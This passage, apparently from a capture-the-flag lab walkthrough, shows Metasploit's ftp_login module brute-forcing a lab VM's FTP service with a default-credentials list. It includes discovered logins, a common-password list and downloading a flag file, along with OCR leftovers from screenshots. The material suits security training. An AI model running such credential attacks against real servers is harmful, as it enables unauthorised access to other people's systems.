[+] 192.168.11.132:21     - 192.168.11.132:21 - Login Successful: anonymous:anonymous
[-] 192.168.11.132:21     - 192.168.11.132:21 - LOGIN FAILED: root:rootpasswd (Incorrect: )
[-] 192.168.11.132:21     - 192.168.11.132:21 - LOGIN FAILED: root:12hrs37 (Incorrect: )
[+] 192.168.11.132:21     - 192.168.11.132:21 - Login Successful: ftp:b1uRR3
[-] 192.168.11.132:21     - 192.168.11.132:21 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.11.132:21     - 192.168.11.132:21 - LOGIN FAILED: localadmin:localadmin (Incorrect: )
```



```
happy
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
```


```
-rw-r--r--    1 1000     1000          849 Jun 19 05:11 word.dir
226 Directory send OK.
ftp> mget *.txt
mget flag1.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag1.txt (47 bytes).
226 Transfer complete.
47 bytes received in 0.18 secs (0.2619 kB/s)
ftp> mget *.dir
mget word.dir? y
```

18)Scanning local IP address of the server


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
03:44 AM
78%
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali
root@kali: /home/kali
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
30°C AQI 43
ENG IN
1:14 PM
8/11/2021


```
 Currently scanning: 172.20.233.0/16   |   Screen View: Unique Hosts

 196 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 11760
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.204.128 00:0c:29:66:29:95     12     720  VMware, Inc.
 192.168.204.254 00:50:56:ed:11:13      6     360  VMware, Inc.
 192.168.204.1   00:50:56:c0:00:08    170   10200  VMware, Inc.
 192.168.204.2   00:50:56:ec:14:61      8     480  VMware, Inc.
```

19)Here we are doing Metasploit Frame work (#msfconsole)


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
kali@kali: ~
05:27 AM
93%
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
29°C Partly sunny
ENG IN
2:59 PM
8/10/2021


```
└─$ msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.0.45-dev                          ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 >
```

20)Using Auxiliary module


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
03:19 AM
88%
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
30°C AQI 43
ENG IN
12:49 PM
8/11/2021

```
       =[ metasploit v6.0.45-dev                          ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > use auxiliary/scanner/ftp/ftp_

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/ftp_login                     normal  No     FTP Authentication Scanner
   1  auxiliary/scanner/ftp/ftp_version                   normal  No     FTP Version Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ftp/ftp_version

msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) >
```

21)Set Rhost(Target IP address)



Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
03:29 AM
84%
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali
root@kali: /home/kali
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
30°C Partly sunny
ENG IN
12:59 PM
8/11/2021

```
   ----              ---------------            --------  -----------
   BLANK_PASSWORDS   false                      no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                          yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                      no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                      no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                      no        Add all users in the current database to the list
   PASSWORD                                     no        A specific password to authenticate with
   PASS_FILE                                    no        File containing passwords, one per line
   Proxies                                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false                      no        Record anonymous/guest logins to the database
   RHOSTS            192.168.204.128            yes       The target host(s), range CIDR identifier, or hosts file with syn
                                                          tax 'file:<path>'
   RPORT             21                         yes       The target port (TCP)
   STOP_ON_SUCCESS   false                      yes       Stop guessing when a credential works for a host
   THREADS           1                          yes       The number of concurrent threads (max one per host)
   USERNAME                                     no        A specific username to authenticate as
   USERPASS_FILE     /home/kali/ftpuserpass.txt no        File containing users and passwords separated by space, one pair
                                                          per line
   USER_AS_PASS      false                      no        Try the username as the password for all users
   USER_FILE                                    no        File containing usernames, one per line
   VERBOSE           true                       yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ftp/ftp_login) >
```

22)Create a Userpass file and separate by space from the given link


https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt

set the USERPASS_FILE along with path and run it. It will scan and show the successful login credentials




Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
03:30 AM
84%
File Actions Edit View Help
root@kali: /home/kali
root@kali: /home/kali
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
30°C Partly sunny
ENG IN
1:00 PM 8/11/2021

```
                                                    per line
   USER_AS_PASS      false                     no         Try the username as the password for all users
   USER_FILE                                   no         File containing usernames, one per line
   VERBOSE           true                      yes        Whether to print output for all attempts

msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.204.128:21    - 192.168.204.128:21 - Starting FTP login sweep
[!] 192.168.204.128:21    - No active DB -- Credential data will not be saved!
[+] 192.168.204.128:21    - 192.168.204.128:21 - Login Successful: anonymous:anonymous
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: root:rootpasswd (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: root:12hrs37 (Incorrect: )
[+] 192.168.204.128:21    - 192.168.204.128:21 - Login Successful: ftp:b1uRR3
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: localadmin:localadmin (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: apc:apc (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: admin:nas (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: Root:wago (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: Admin:wago (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: User:user (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: Guest:guest (Incorrect: )
```




```
   STOP_ON_SUCCESS   false                      yes       Stop guessing when a credential works for a host
   THREADS           1                          yes       The number of concurrent threads (max one per host)
   USERNAME                                     no        A specific username to authenticate as
   USERPASS_FILE     /home/kali/ftpuserpass.txt no        File containing users and passwords separated by space, one pair
                                                          per line
   USER_AS_PASS      false                      no        Try the username as the password for all users
   USER_FILE                                    no        File containing usernames, one per line
   VERBOSE           true                       yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.204.128:21    - 192.168.204.128:21 - Starting FTP login sweep
[!] 192.168.204.128:21    - No active DB -- Credential data will not be saved!
[+] 192.168.204.128:21    - 192.168.204.128:21 - Login Successful: anonymous:anonymous
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: root:rootpasswd (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: root:12hrs37 (Incorrect: )
[+] 192.168.204.128:21    - 192.168.204.128:21 - Login Successful: ftp:b1uRR3
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: localadmin:localadmin (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: apc:apc (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: admin:nas (Incorrect: )
```




```
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: admin:1111 (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: se:1234 (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: admin:stingray (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: device:apc (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: apc:apc (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: dm:ftp (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: dmftp:ftp (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: httpadmin:fhttpadmin (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: user:system (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: MELSEC:MELSEC (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: QNUDECPU:QNUDECPU (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: ftp_boot:ftp_boot (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: uploader:ZYPCOM (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: ftpuser:password (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: USER:USER (Incorrect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: qbf77101:hexakisoctahedron (Unable to Connect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: ntpupdate:ntpupdate (Unable to Connect: )
[-] 192.168.204.128:21    - 192.168.204.128:21 - LOGIN FAILED: sysdiag:factorycast@schneider (Unable to Connect: )
[*] 192.168.204.128:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```

23)We can find the version details of FTP using auxiliary module by setting Rhosts of the target IP address

